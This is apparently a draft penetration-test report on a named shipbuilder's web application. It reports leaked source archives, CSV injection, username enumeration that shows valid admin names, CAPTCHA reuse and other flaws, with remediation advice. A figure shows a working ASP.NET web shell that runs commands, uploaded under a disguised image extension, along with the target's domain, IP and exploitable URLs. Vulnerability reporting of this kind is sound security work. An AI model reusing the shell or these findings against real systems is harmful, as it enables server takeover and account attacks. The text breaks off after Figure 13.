

## TABLE OF CONTENTS

|                                                                   |           |
|-------------------------------------------------------------------|-----------|
| <b>TABLE OF FIGURES .....</b>                                     | <b>4</b>  |
| <b>1 EXECUTIVE SUMMARY .....</b>                                  | <b>6</b>  |
| <b>2 INTRODUCTION .....</b>                                       | <b>7</b>  |
| <b>3 SCOPE .....</b>                                              | <b>8</b>  |
| <b>4 TESTING METHODOLOGY .....</b>                                | <b>9</b>  |
| <b>5 VULNERABILITIES DISCOVERED. ERROR! BOOKMARK NOT DEFINED.</b> |           |
| <b>6 FINDINGS .....</b>                                           | <b>10</b> |
| 6.1 Source Code Leak .....                                        | 10        |
| 6.1.1 Vulnerability Explanation .....                             | 10        |
| 6.1.2 Evidences and Methodology .....                             | 10        |
| 6.1.3 Impact .....                                                | 11        |
| 6.1.4 Recommendations .....                                       | 11        |
| 6.2 File Upload Vulnerability .....                               | 12        |
| 6.2.1 Vulnerability Explanation .....                             | 12        |
| 6.2.2 Evidences and Methodology .....                             | 12        |
| 6.2.3 Impact .....                                                | 13        |
| 6.2.4 Recommendations .....                                       | 13        |
| 6.3 CSV Injection .....                                           | 13        |
| 6.3.1 Vulnerability Explanation .....                             | 13        |
| 6.3.2 Evidences and Methodology .....                             | 14        |
| 6.3.3 Impact .....                                                | 14        |
| 6.3.4 Recommendations .....                                       | 14        |
| 6.4 User Enumeration .....                                        | 15        |
| 6.4.1 Vulnerability Explanation .....                             | 15        |
| 6.4.2 Evidences and Methodology .....                             | 15        |
| 6.4.3 Impact .....                                                | 15        |
| 6.4.4 Recommendations .....                                       | 15        |
| 6.5 CAPTCHA Bypass .....                                          | 15        |
| 6.5.1 Vulnerability Explanation .....                             | 15        |
| 6.5.2 Evidences and Methodology .....                             | 15        |
| 6.5.3 Impact .....                                                | 17        |
| 6.5.4 Recommendations .....                                       | 17        |

|          |                                 |           |
|----------|---------------------------------|-----------|
| 6.6      | Broken Functionalities .....    | 18        |
| 6.6.1    | Vulnerability Explanation ..... | 18        |
| 6.6.2    | Evidences and Methodology ..... | 18        |
| 6.6.3    | Impact .....                    | 19        |
| 6.6.4    | Recommendations .....           | 19        |
| 6.7      | Directory Enumeration .....     | 19        |
| 6.7.1    | Vulnerability Explanation ..... | 19        |
| 6.7.2    | Evidences and Methodology ..... | 20        |
| 6.7.3    | Impact .....                    | 20        |
| 6.7.4    | Recommendations .....           | 20        |
| <b>7</b> | <b>CONCLUSION .....</b>         | <b>21</b> |

DRAFT

DRAFT

**This page has been intentionally left blank.**

## TABLE OF FIGURES

---

|                                           |    |
|-------------------------------------------|----|
| Figure 1 Source Code Leak .....           | 10 |
| Figure 2 Files found in app.zip .....     | 10 |
| Figure 3 Files found in backup.zip .....  | 11 |
| Figure 4 Web.config code .....            | 11 |
| Figure 5 File Upload Request .....        | 12 |
| Figure 6 File Upload Response .....       | 13 |
| Figure 7 CSV Injection .....              | 14 |
| Figure 8 Username Enumeration .....       | 15 |
| Figure 9 CAPTCHA Bypass Request 1 .....   | 16 |
| Figure 10 CAPTCHA Bypass Response 1 ..... | 16 |
| Figure 11 CAPTCHA Bypass Request 2 .....  | 17 |
| Figure 12 CAPTCHA Bypass Response 2 ..... | 17 |
| Figure 13 Broken Functionality 1 .....    | 18 |
| Figure 14 Broken Functionality 2 .....    | 19 |
| Figure 15 Broken Functionality 3 .....    | 19 |
| Figure 16 Directory Brute Forcing .....   | 20 |

DRAFT

**This page has been intentionally left blank.**

# 1 EXECUTIVE SUMMARY

---

The CIRA team conducted a thorough web-based vulnerability assessment of Mazagon Dock Shipbuilders Limited Web Application hosted at <https://mdlwebaudit.businessstowork.com/>.

The objective of this testing was to identify security vulnerabilities in the web applications as well as the individual IPs and determine the level of depth that an external attacker can penetrate, perform frauds or misuse application functionality.

During testing, several vulnerabilities ranging from **VERY HIGH** to **LOW** severity are identified. The details of which is provided further in this report.

Vulnerabilities found during testing are listed below:

- Source Code Leak is found on the website. This is **VERY HIGH** Severity Vulnerability.
- File Upload Vulnerability is found on the website. This is **VERY HIGH** Severity Vulnerability.
- CSV Injection is found on the website. This is **HIGH** Severity Vulnerability.
- User Enumeration is found on the website. This is **HIGH** Severity Vulnerability.
- CAPTCHA Bypass is found on the website. This is **HIGH** Severity Vulnerability.
- Broken Functionalities is found on the website. This is **MEDIUM** Severity Vulnerability.
- Directory Enumeration is found on the website. This is **LOW** Severity Vulnerability.

## Recommendations:

- Don't keep source code on production server.
- Source Code Leak can compromise system security therefore it is recommended to change passwords and other related security configuration.
- Sanitize and validate the uploaded files.
- Sanitize and validate all user input on client and server side.
- Implement Rate Limit to stop user enumeration.
- Apply Generic response for all request at forgot password functionality.
- Verify the CAPTCHA functionality at the server end.
- Follow recommended security practices and software development cycle.
- Limit the number of requests from single IP.
- Detect brute forcing and block user/IP.
- On production server it is requested to harden server with configuration like SSL and read only permission to the directories except those where data is being uploaded by users.
- On the web server, it is strictly recommended to store executable scripts in specific directories with read only permission. And no script should be executable in upload directory. This strategy will not let attackers execute uploaded malicious code in any case.

## 2 INTRODUCTION

---

The team conducted a black box VAPT of Mazagon Dock Shipbuilders Limited Web Application hosted at <https://mdlwebaudit.businessstowork.com/>. The report contains findings of vulnerabilities with severity score and recommendations to mitigate vulnerabilities and security enhancement.

### Scope Information

---

**Domain** : <https://mdlwebaudit.businessstowork.com/>  
**Website Title** : Mazagon Dock Shipbuilders Limited Web Application  
**IP** : 180.179.128.142

DRAFT

### 3 SCOPE

---

The scope of the VAPT was the Vulnerability Analysis and Penetration Testing of Mazagon Dock Shipbuilders Limited Web Application. The application is accessible at <https://mdlwebaudit.businessstowork.com/>.

DRAFT

## 4 TESTING METHODOLOGY

---

Analysts studied the front-end application code and performed the entire penetration test manually, supplemented by scripts as per our proprietary methodology to achieve optimum results.

DRAFT

## 5 FINDINGS

Findings and observations made during VAPT of website are listed below with brief recommendations.

### 5.1 Source Code Leak

#### 5.1.1 Vulnerability Explanation

Source Code Leak allow a malicious user to obtain the source code of a server-side application. Source code leaks are usually caused by misconfiguration of software like CVS or FTP which allow people to get source files through exploits, software bugs, or employees that have access to the sources or part of them revealing the code in order to harm the application.

Severity: **VERY HIGH**

#### 5.1.2 Evidences and Methodology

Please check the images below for a path to the source code, where we obtained two zip files which contains the website's source code files.

- URL: 1. <https://mdlwebaudit.businessstowork.com/app.zip>  
 2. <https://mdlwebaudit.businessstowork.com/backup.zip>

```
[zip-backup-files] [http] [medium] https://mdlwebaudit.businessstowork.com/app.zip [FILENAME="app",EXT="zip"]
[zip-backup-files] [http] [medium] https://mdlwebaudit.businessstowork.com/backup.zip [FILENAME="backup",EXT="zip"]
[zip-backup-files] [http] [medium] https://mdlwebaudit.businessstowork.com/app.zip [EXT="zip",FILENAME="app"]
[zip-backup-files] [http] [medium] https://mdlwebaudit.businessstowork.com/backup.zip [FILENAME="backup",EXT="zip"]
```

Figure 1 Source Code Leak




Figure 2 Files found in app.zip




Figure 3 Files found in backup.zip




Figure 4 Web.config code

## 5.1.3 Impact

- Source Code Leak can result in severe outcomes like expose sensitive data and damage organization's reputations.
- Source Code leak can also particularly allow attackers to illegally gain confidential user and corporate information via security exploits from system data.

## 5.1.4 Recommendations

- Don't keep source code on production server.
- Source Code Leak can compromise system security therefore it is recommended to change passwords and other related security configuration.

## 5.2 File Upload Vulnerability

### 5.2.1 Vulnerability Explanation

File upload Vulnerabilities are when a web server allows users to upload files to its system without validating things like their name, type, contents, or size. Failing to properly enforce strict restrictions on these could mean that potentially dangerous files could also be uploaded on the system.

**Severity: VERY HIGH**

### 5.2.2 Evidences and Methodology

Please find below image where it can be seen that web shell is uploaded successfully with .aspx#.png extension.

URL: <https://mdlwebaudit.businessstowork.com/admin/Admin/PhotoGallery/Manage>.

**Request**


Pretty   Raw   Hex

```

50 Content-Disposition: form-data; name="modelDTO.HindiHeading"
51
52 dafdwqef
53 -----32618163903497388493716593561
54 Content-Disposition: form-data; name="modelDTO.EnglishAttachmentfile"; filename="
55 sample-2.aspx#.jpg"
56 Content-Type: image/jpeg
57
58 y0yàJFIF
59 <? Page Language="VB" Debug="true" %>
60 <? import Namespace="system.IO" %>
61 <? import Namespace="System.Diagnostics" %>
62
63 <script runat="server">
64
65 Sub RunCmd(Src As Object, E As EventArgs)
66     Dim myProcess As New Process()
67     Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
68     myProcessStartInfo.UseShellExecute = false
69     myProcessStartInfo.RedirectStandardOutput = true
70     myProcess.StartInfo = myProcessStartInfo
71     myProcessStartInfo.Arguments=xcmd.text
72     myProcess.Start()
73
74     Dim myStreamReader As StreamReader = myProcess.StandardOutput
75     Dim myString As String = myStreamReader.Readtoend()
76     myProcess.Close()
77     mystring=replace(mystring,"<","&lt;")
78     mystring=replace(mystring,">","&gt;")
79     result.text= vbcrLf & "<pre>" & mystring & "</pre>"
80 End Sub
81
82 </script>
83
84 <html>
85 <body>
86 <form runat="server">

```

Figure 5 File Upload Request



**Figure 6 File Upload Response**

### 5.2.3 Impact

- Attackers can potentially execute codes on the web servers and it could allow an attacker to gain full control over a compromised machine.

### 5.2.4 Recommendations

- Sanitize and validate the uploaded files.

## 5.3 CSV Injection

### 5.3.1 Vulnerability Explanation

CSV Injection (also known as Formula Injection), occurs when websites embed untrusted input inside CSV files. When a spreadsheet program such as Microsoft Excel or LibreOffice Calc is used to open a CSV, it allows an attacker to execute arbitrary commands via a parameter that is mishandled in a CSV export.

**Severity: HIGH**

### 5.3.2 Evidences and Methodology

Please find the image below, in which CSV Injection is visible.

URL: <https://mdlwebaudit.businessstowork.com/admin/Admin/Announcement/Pending>




Figure 7 CSV Injection

### 5.3.3 Impact

- CSV Injection may lead to arbitrary code execution or data exfiltration if someone opens malicious CSV file.

### 5.3.4 Recommendations

- Sanitize and validate all user input on client and server side.

## 5.4 User Enumeration

### 5.4.1 Vulnerability Explanation

Username Enumeration is a common application vulnerability which occurs when an attacker can determine if usernames are valid or not. Most commonly, this issue occurs on login forms, where an error similar to “the username is invalid” is returned.

Severity: **HIGH**

### 5.4.2 Evidences and Methodology

Please find image below where it can be seen that usernames are enumerated on the forgot password functionality. Hence the existence of users is being verified. Some of users enumerated successfully are admin001, Admin001, superadmin001.

URL: <https://mdlwebaudit.businessstowork.com/admin/Account/ForgotPassword>

| Request | Payload        | Status | Error                    | Redirect... | Timeout                  | Length | Comment |
|---------|----------------|--------|--------------------------|-------------|--------------------------|--------|---------|
| 4       | Admin          | 200    | <input type="checkbox"/> | 0           | <input type="checkbox"/> | 14775  |         |
| 5       | Test           | 200    | <input type="checkbox"/> | 0           | <input type="checkbox"/> | 14774  |         |
| 6       | SuperAdmin     | 200    | <input type="checkbox"/> | 0           | <input type="checkbox"/> | 14780  |         |
| 7       | test001        | 200    | <input type="checkbox"/> | 0           | <input type="checkbox"/> | 14777  |         |
| 8       | superadmin001  | 200    | <input type="checkbox"/> | 1           | <input type="checkbox"/> | 19072  |         |
| 9       | Admin001       | 200    | <input type="checkbox"/> | 1           | <input type="checkbox"/> | 19072  |         |
| 10      | Test001        | 200    | <input type="checkbox"/> | 0           | <input type="checkbox"/> | 14763  |         |
| 11      | Mdl_admin      | 200    | <input type="checkbox"/> | 0           | <input type="checkbox"/> | 14765  |         |
| 12      | MDL_Admin      | 200    | <input type="checkbox"/> | 0           | <input type="checkbox"/> | 14765  |         |
| 13      | MDL Superadmin | 200    | <input type="checkbox"/> | 0           | <input type="checkbox"/> | 14770  |         |

|           |            |           |            |
|-----------|------------|-----------|------------|
| Request 1 | Response 1 | Request 2 | Response 2 |
| Pretty    | Raw        | Hex       | Render     |

Figure 8 Username Enumeration

### 5.4.3 Impact

- User Enumeration may lead to brute forcing of correct username.

### 5.4.4 Recommendations

- Implement Rate Limit to stop user enumeration.
- Apply Generic response for all request at forgot password functionality.

## 5.5 CAPTCHA Bypass

### 5.5.1 Vulnerability Explanation

CAPTCHA Bypass is a vulnerability in which the attacker does not have to submit CAPTCHA at every request, which may result in a brute force or DoS attack.

Severity: **HIGH**

### 5.5.2 Evidences and Methodology

Please find images below where it can be seen that same CAPTCHA can be used for multiple requests at forgot password functionality.

URL: <https://mdlwebaudit.businessstowork.com/admin/Account/ForgotPassword>.

| Filter: Showing all items |               |        |              |                          |                    |                          |        |
|---------------------------|---------------|--------|--------------|--------------------------|--------------------|--------------------------|--------|
| Request                   | Payload       | Status | Response ... | Error                    | Redirects followed | Timeout                  | Length |
| 0                         |               | 200    | 838          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14914  |
| 1                         | admin001      | 200    | 5190         | <input type="checkbox"/> | 1                  | <input type="checkbox"/> | 19209  |
| 2                         | SuperAdmin001 | 200    | 5042         | <input type="checkbox"/> | 1                  | <input type="checkbox"/> | 19209  |
| 3                         | superadmin    | 200    | 811          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14917  |
| 4                         | Admin         | 200    | 759          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14912  |
| 5                         | Test          | 200    | 568          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14911  |
| 6                         | SuperAdmin    | 200    | 923          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14903  |
| 7                         | test001       | 200    | 1060         | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14900  |

| Request | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|---------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pretty  | Raw                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|         | <pre> 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://mdlwebaudit.businessstowork.com/admin/Account/ForgotPassword 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 217 11 Origin: https://mdlwebaudit.businessstowork.com 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Dnt: 1 18 Sec-Gpc: 1 19 Te: trailers 20 Connection: close 21 22 Username=superadmin&amp;captchaCode=394 RequestVerificationToken= CfdJ8KXqhMLZFKdItzApP0rWJdlNjYeIQvPsF-eXle65VaRsNgpOGkkwUUS Qe1oT62QSLGvpG4JNivvfVPtqlvhVN7XX47kAzP </pre> |

**Figure 9 CAPTCHA Bypass Request 1**

| Request | Payload        | Status | Response ... | Error                    | Redirects followed | Timeout                  | Length | Comment |
|---------|----------------|--------|--------------|--------------------------|--------------------|--------------------------|--------|---------|
| 0       |                | 200    | 838          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14914  |         |
| 1       | admin001       | 200    | 5190         | <input type="checkbox"/> | 1                  | <input type="checkbox"/> | 19209  |         |
| 2       | SuperAdmin001  | 200    | 5042         | <input type="checkbox"/> | 1                  | <input type="checkbox"/> | 19209  |         |
| 3       | superadmin     | 200    | 811          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14917  |         |
| 4       | Admin          | 200    | 759          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14912  |         |
| 5       | Test           | 200    | 568          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14911  |         |
| 6       | SuperAdmin     | 200    | 923          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14903  |         |
| 7       | test001        | 200    | 1060         | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14900  |         |
| 8       | superadmin001  | 200    | 1113         | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14906  |         |
| 9       | Admin001       | 200    | 887          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14901  |         |
| 10      | Test001        | 200    | 594          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14900  |         |
| 11      | Mdl_admin      | 200    | 510          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14902  |         |
| 12      | MDL_Admin      | 200    | 520          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14902  |         |
| 13      | MDL_Superadmin | 200    | 502          | <input type="checkbox"/> | 0                  | <input type="checkbox"/> | 14907  |         |

| Request | Response |
|---------|----------|
| Pretty  | Raw      |
|         |          |

**Figure 10 CAPTCHA Bypass Response 1**

| Request | Payload       | Status | Response ... | Error                    |   |
|---------|---------------|--------|--------------|--------------------------|---|
| 0       |               | 200    | 838          | <input type="checkbox"/> | 0 |
| 1       | admin001      | 200    | 5190         | <input type="checkbox"/> | 1 |
| 2       | SuperAdmin001 | 200    | 5042         | <input type="checkbox"/> | 1 |
| 3       | superadmin    | 200    | 811          | <input type="checkbox"/> | 0 |
| 4       | Admin         | 200    | 759          | <input type="checkbox"/> | 0 |
| 5       | Test          | 200    | 568          | <input type="checkbox"/> | 0 |
| 6       | SuperAdmin    | 200    | 923          | <input type="checkbox"/> | 0 |
| 7       | test001       | 200    | 1060         | <input type="checkbox"/> | 0 |

| Request 1 | Response 1 | Request 2 | Response 2 |
|-----------|------------|-----------|------------|
|-----------|------------|-----------|------------|

```

Pretty Raw Hex
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://mdlwebaudit.businessstowork.com/admin/Account/F
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 215
11 Origin: https://mdlwebaudit.businessstowork.com
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Dnt: 1
18 Sec-Gpc: 1
19 Te: trailers
20 Connection: close
21
22 Username=admin001&CaptchaCode=95: RequestVerificationToken=
CfDJ8KXghML2FKdItzApP0rWJd1NjYe1QyPsF-eXle65VaRsNgpOGkKwUU8_Qe1

```

Figure 11 CAPTCHA Bypass Request 2

| Request | Payload       | Status | Response ... | Error                    | Redirects followed | Timeout | Length | Comment |
|---------|---------------|--------|--------------|--------------------------|--------------------|---------|--------|---------|
| 0       |               | 200    | 838          | <input type="checkbox"/> | 0                  |         | 14914  |         |
| 1       | admin001      | 200    | 5190         | <input type="checkbox"/> | 1                  |         | 19209  |         |
| 2       | SuperAdmin001 | 200    | 5042         | <input type="checkbox"/> | 1                  |         | 19209  |         |
| 3       | superadmin    | 200    | 811          | <input type="checkbox"/> | 0                  |         | 14917  |         |
| 4       | Admin         | 200    | 759          | <input type="checkbox"/> | 0                  |         | 14912  |         |
| 5       | Test          | 200    | 568          | <input type="checkbox"/> | 0                  |         | 14911  |         |
| 6       | SuperAdmin    | 200    | 923          | <input type="checkbox"/> | 0                  |         | 14903  |         |
| 7       | test001       | 200    | 1060         | <input type="checkbox"/> | 0                  |         | 14900  |         |

| Request 1 | Response 1 | Request 2 | Response 2 |
|-----------|------------|-----------|------------|
|-----------|------------|-----------|------------|

Pretty Raw Hex **Render**



☒ Please check your email to reset your password

Figure 12 CAPTCHA Bypass Response 2

### 5.5.3 Impact

- It might lead to DOS attack and brute force attacks.

### 5.5.4 Recommendations

- Verify the CAPTCHA functionality at the server end.

## 5.6 Broken Functionalities

### 5.6.1 Vulnerability Explanation

Broken functionalities are errors in logic and not adhering to best coding practices results. Broken functionalities stop testers to test application properly for potential vulnerabilities.

Severity: **MEDIUM**

### 5.6.2 Evidences and Methodology

Please find images below where delete functionality is not working properly.

URL: <https://mdlwebaudit.businessstowork.com/admin/Admin/Menuheadings/Edit/250>




Figure 13 Broken Functionality 1

